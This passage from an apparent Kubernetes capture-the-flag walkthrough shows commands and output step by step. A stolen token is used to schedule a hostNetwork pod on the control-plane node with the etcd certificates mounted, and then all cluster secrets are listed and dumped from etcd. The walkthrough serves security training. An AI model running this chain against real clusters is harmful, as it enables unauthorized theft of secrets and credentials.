Output:

```
--2022-02-23 18:57:17--  https://raw.githubusercontent.com/mauilion/blackhat-
2019/master/etcd-attack/etcdclient.yaml
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133,
185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com
(raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1044 (1.0K) [text/plain]
Saving to: 'etcdclient.yaml'

etcdclient.yaml
100%[=======================================================================================
============================>]   1.02K  --.-KB/s    in 0s

2022-02-23 18:57:18 (21.6 MB/s) - 'etcdclient.yaml' saved [1044/1044]
```

Let's check the contents of the file and ensure nodeName attribute is same as the name retrieved using kubelet config

Command:

```
cat etcdclient.yaml
```

Output:

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  labels:
    component: etcdclient
    tier: debug
  name: etcdclient
spec:
  containers:
  - command:
    - sleep
    - 9999d
    image: k8s.gcr.io/etcd:3.3.10 # using the etcd image that ships with kubernetes.
    name: etcdclient
    env:
    - name: ETCDCTL_API
```

```
      value: "3"
    - name: ETCDCTL_CACERT
      value: /etc/kubernetes/pki/etcd/ca.crt
    - name: ETCDCTL_CERT
      value: /etc/kubernetes/pki/etcd/healthcheck-client.crt
    - name: ETCDCTL_KEY
      value: /etc/kubernetes/pki/etcd/healthcheck-client.key
    - name: ETCDCTL_ENDPOINTS
      value: "https://127.0.0.1:2379"
    - name: ETCDCTL_CLUSTER
      value: "true"
    volumeMounts:
    - mountPath: /etc/kubernetes/pki/etcd
      name: etcd-certs
      readOnly: true
  hostNetwork: true #hostNetwork!!!
  nodeName: kind-control-plane #doing the work of the scheduler directly!
  volumes:
  - hostPath: #hostpath!!!
      path: /etc/kubernetes/pki/etcd
      type: DirectoryOrCreate
    name: etcd-certs
```

Let's create this pod using command mentioned below:

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-skip-tls-verify apply -f etcdclient.yaml -n prod
```

Output:

```
pod/etcdclient created
```

Let's check the status of this pod

Command:

```
kubectl --token=`cat token` --server==https://xx.xxx.xx.xx:<APIserver-port> --insecure-skip-tls-verify get pod -n prod -o wide
```

Output:

```
NAME                              READY   STATUS    RESTARTS   AGE    IP           NODE
NOMINATED NODE   READINESS GATES
etcdclient                        1/1     Running   0          112s   172.18.0.3   kind-
control-plane   <none>           <none>
hostpath-exec-pod                 1/1     Running   0          51m    10.244.1.8   kind-
worker          <none>           <none>
identity-app-746dcd9ff7-7w28c     1/1     Running   0          21h    10.244.1.4   kind-
worker          <none>           <none>
identity-app-746dcd9ff7-88t5j     1/1     Running   0          21h    10.244.1.7   kind-
worker          <none>           <none>
prod-rce-app-858c46f595-bf8dt     1/1     Running   0          21h    10.244.1.3   kind-
worker          <none>           <none>
prod-rce-app-858c46f595-prs4c     1/1     Running   0          21h    10.244.1.2   kind-
worker          <none>           <none>
```

Now we can exec into **etcdclient** pod and search for secrets in the **etcd** pod as **etcdclinet** connects directly to the **etcd** pod running the same node. using command mentioned below:

Command:

```
kubectl --token=`cat token` --server==https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify exec -n prod -it etcdclient -- etcdctl get '' --keys-only --from-key |
grep secrets
```

Output:

```
/registry/secrets/default/default-token-cfl8p
/registry/secrets/default/supersecrettoken
/registry/secrets/kube-node-lease/default-token-8q6fc
-----------------------SNIPPED-----------------------------------------
/registry/secrets/prod/identity-sa-token-k84r7
/registry/secrets/supersecretnamespace/default-token-gc72f
As per our requirement we can retrieve secret supersecrettoken form etcd pod.
```

Command:

```
kubectl --token=`cat token` --server==https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify exec -n prod -it etcdclient -- sh
/ # etcdctl get /registry/secrets/default/supersecrettoken
```

Output:

```
2022-02-23 13:40:27.482858 W | pkg/flags: unrecognized environment variable
ETCDCTL_CLUSTER=true
/registry/secrets/default/supersecrettoken
k8s

v1Secret
supersecrettokendefault"*$ffd91a37-d18a-46a1-ba67-0590ab5954202bb
0kubectl.kubernetes.io/last-applied-
configuration{"apiVersion":"v1","data":{"extra":"RkxBRzogSHVycmFXXXXXXXXXXXXXXXXXXXXXViZX
JuZXRlcyBDVEYsIHlvdSBhcmUgYXdlc29tZS4K"},"kind":"Secret","metadata":{"annotations":{},"nam
e":"supersecrettoken","namespace":"default"},"type":"Opaque"}
z
kubectl-client-side-applyUpdatev£FieldsV1:
{"f:data":{".":{},"f:extra":{}},"f:metadata":{"f:annotations":{".":{},"f:kubectl.kuberne
tes.io/last-applied-configuration":{}}},"f:type":{}}K
extraBFLAG: Hurray, You have completed Kubernetes CTF, you are awesome.
Opaque"
```

Let’s decode the content of extra attribute as shown below:

Command:

```
echo "RkxBRzogSHVycmF5LCXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXDVEYsIHlvdSBhcmUgYXdlc29tZS4K"
| base64 -d
```

Output:

```
FLAG: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.
```